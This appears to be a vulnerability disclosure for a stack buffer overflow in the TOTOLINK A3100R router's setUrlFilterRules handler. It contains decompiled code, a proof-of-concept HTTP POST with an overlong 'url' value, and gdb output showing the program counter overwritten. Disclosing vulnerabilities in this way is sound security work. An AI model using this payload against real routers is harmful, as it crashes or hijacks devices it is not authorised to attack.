shijin0925 totolink History

1 contributor

59 lines (31 sloc) | 1.65 KB ...

firewall.so setUrlFilterRules stack buffer overflow

A3100R_Firmware

version:V4.1.2cu.5050_B20200504，V4.1.2cu.5247_B20211129

Description:

The setUrlFilterRules function in the firewall.so module does not filter the "url" parameter, and a stack overflow occurs when strcpy is performed

Source:

you may download it from :
https://www.totolink.net/home/menu/detail/menu_listtpl/download/id/170/ids/36.html

1	A3100R_Datasheet	Ver1.0	2021-03-02	
2	A3100R_QIG	Ver1.0		
3	A3100R_Firmware	V5.9c.2280_B20180512		
4	A3100R_Firmware	V5.9c.4281_B20190816(Transition version)	2019-09-11	
5	A3100R_Firmware	V5.9c.4577_B20191021	2019-11-19	
6	A3100R_Firmware	V4.1.2cu.5050_B20200504	2020-07-28	
7	A3100R_Firmware	V4.1.2cu.5247_B20211129	2022-04-12	

Analyse:


The program reads a user inputed named "url" in users's POST request and uses the input immediately,without checking it's length ,which can lead to buffer overflows bugs in the following strcpy function.

```
11  v6 = (const char *)websGetVar(a2, "addEffect", "0");
12  v7 = atoi(v6);
13  v8 = (const char *)websGetVar(a2, "enable", "0");
14  v11 = atoi(v8);
15  v9 = (const char *)websGetVar(a2, "url", "");
16  v12[0] = 0;
17  v12[1] = 0;
18  v12[2] = 0;
19  v12[3] = 0;
20  v12[4] = 0;
21  v12[5] = 0;
22  v12[6] = 0;
23  v12[7] = 0;
24  memset(v13, 0, 0x57u);
25  if ( v7 )
26  {
27    apmib_set(239, &v11);
28  }
29  else
30  {
31    get_Create_Time(v12);
32    strcpy(&v13[34], (const char *)v12);
33    strcpy(v13, v9);
34    apmib_set(131315, v13);
```

So by Posting proper data to topicurl:"setting/setParentalRules",the attacker can easily perform a Deny of service Attack.

POC

```
POST /cgi-bin/cstecgi.cgi HTTP/1.1

Host: 192.168.0.1

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:98.0) Gecko/20100101
Firefox/98.0

Accept: */*

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

X-Requested-With: XMLHttpRequest

Content-Length: 321

Origin: http://192.168.0.1

Connection: close

Referer: http://192.168.0.1/firewall/url_filtering.asp?timestamp=1650007602442

Cookie: SESSION_ID=2:1588588354:2


{"topicurl":"setting/setUrlFilterRules","url":"aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Send Cancel
Request
Raw Params Headers Hex
POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 321
Origin: http://192.168.0.1
Connection: close
Referer: http://192.168.0.1/firewall/url_filtering.asp?timestamp=1650007602442
Cookie: SESSION_ID=2:1588588354:2
{"topicurl":"setting/setUrlFilterRules","url":"aa","addEffect":"0"}
Response
Raw Headers Hex
HTTP/1.1 200 OK
Connection: close
Date: Mon, 04 May 2020 10:38:26 GMT
Server: lighttpd/1.4.20
Content-Length: 134
web_timeout!
HTTP/1.1 200 OK
Content-Type: text/plain
Content-Length: 19
Pragma: no-cache
Cache-Control: no-cache
{"error":"timeout"}
Options:
vCont, Tthread, qC, qfThreadInfo and
threads (disable all threading packets).
For more information, consult the GDB manual (available as on-line
info or a printed manual).
./gdbserver-7.12-mipsel-mips32rel2-v1 192.168.0.1:1234 --attach 1550
Attached; pid = 1550
Listening on port 1234
Remote debugging from host 192.168.0.3
Detaching from process 15811
Detaching from process 15818
Detaching from process 15825
Detaching from process 15828
Detaching from process 15830
Detaching from process 15832
Detaching from process 15837
Detaching from process 15839
Detaching from process 15841
Detaching from process 15846
Detaching from process 15850
Detaching from process 15855
Detaching from process 15860
Detaching from process 15864
Detaching from process 15869
Detaching from process 15871
Detaching from process 15919
Detaching from process 15921
Init Firewall Rules....
Segmentation fault
$s7 : 0x77a9ce54
$t8 : 0x10
$t9 : 0x0
$k0 : 0x0
$k1 : 0x0
$s8 : 0x7fdeec88 → 0x004180b8 → 0x00000005
$pc : 0x61616161 ("aaaa"?)
$sp : 0x7fdeebd8 → "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa[...]"
$hi : 0xc0
$lo : 0x59c7ff00
$ra : 0x61616161 ("aaaa"?)
0x7fdeebd8|+0x0000: "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa[...]" ← $sp
0x7fdeebdc|+0x0004: "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa[...]"
0x7fdeebe0|+0x0008: "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa[...]"
0x7fdeebe4|+0x000c: "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa[...]"
0x7fdeebe8|+0x0010: "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa[...]"
0x7fdeebec|+0x0014: "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa[...]"
0x7fdeebf0|+0x0018: "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa[...]"
0x7fdeebf4|+0x001c: "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa[...]"